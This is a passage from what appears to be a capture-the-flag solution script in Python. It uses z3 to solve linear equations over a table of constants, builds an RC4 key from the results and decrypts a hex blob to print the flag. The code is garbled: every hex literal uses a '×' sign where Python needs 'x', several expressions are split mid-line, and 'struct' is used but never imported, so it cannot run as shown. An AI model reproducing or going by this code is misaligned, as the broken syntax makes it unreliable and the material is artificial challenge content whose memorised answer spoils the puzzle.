    [0×FFFFFFFFB7B7387A, 0×FFFFFFFFBE2FAD62, 0×B463C8EE, 0×FFFFFEB0],
    [0×1F74B7E9, 0×FFFFFFFFCD1DEA59, 0×560FDCE7, 0×FFFFFFC3],
    [0×6DE84E6C, 0×FFFFFFFFD0AA3DFB, 0×CDC88ADD, 2],
    [0×FFFFFFFFAE77DB20, 0×5C840B2A, 0×6D7974C6, 0×11],
    [0×FFFFFFFFA2E1F8BE, 0×44660130, 0×3D8127F8, 7],
    [0×CF4A81A, 0×FFFFFFFF8F852BD5, 0×C7483BFD, 0×FFFFFFBD],
    [0×FFFFFFFFC62252C7, 0×FFFFFFFFF4556777, 0×EC83BC30, 0×FFFFFF57],
    [0×3CDEECE7, 0×FFFFFFFFD5E4B4E9, 0×BC523F2E, 0×7F],
    [0×7A5018C3, 0×1D38EA92, 0×F70345F8, 0×F1],
    [0×FFFFFFFFA27BF4D6, 0×FFFFFFFFEF33D57A, 0×948B634A, 0×FFFFFF49],
    [0×FFFFFFFF9A322852, 0×FFFFFFFFAACF1438, 0×4FE9AF24, 0×FFFFFF1A],
    [0×5751CA90, 0×FFFFFFFFDD120A2E, 0×D228B692, 0×8],
    [0×1B26E47F, 0×1ABEF1F7, 0×3F82A998, 0×99],
    [0×FFFFFFFFD6F4390D, 0×1264AEA8, 0×1069CECD, 0×FFFFFFC3],
]

from z3 import *

key = bytearray()
```

```
def solves():
    global key
    for i in range(0, 15, 3):
        sol = Solver()
        x = BitVec('x', 16)
        y = BitVec('y', 16)

        sol.add(x * data__[i][0] + y * data__[i][1] == data__[i][2] | (data__[i][3] <<
32))
        sol.add(x * data__[i + 1][0] + y * data__[i + 1][1] == data__[i + 1][2] |
(data__[i + 1][3] << 32))
        sol.add(x * data__[i + 2][0] + y * data__[i + 2][1] == data__[i + 2][2] |
(data__[i + 2][3] << 32))

        assert sol.check() == sat
        m = sol.model()

        key += struct.pack('<L', (m[x].as_long() & 0×ffff) | ((m[y].as_long() & 0×ffff)
<< 16))

from Crypto.Cipher import ARC4

def decrypt(key, data):
    cipher = ARC4.new(key)
    return cipher.decrypt(data)

data =
bytearray.fromhex('6E2DEDB46A3897E38BE79D8891F67B0962D9300DC9E2876F87A6539BF83C689131000
ABDC2D2A7CC9026')

solves()
flag = decrypt(key, data)
print(flag)
```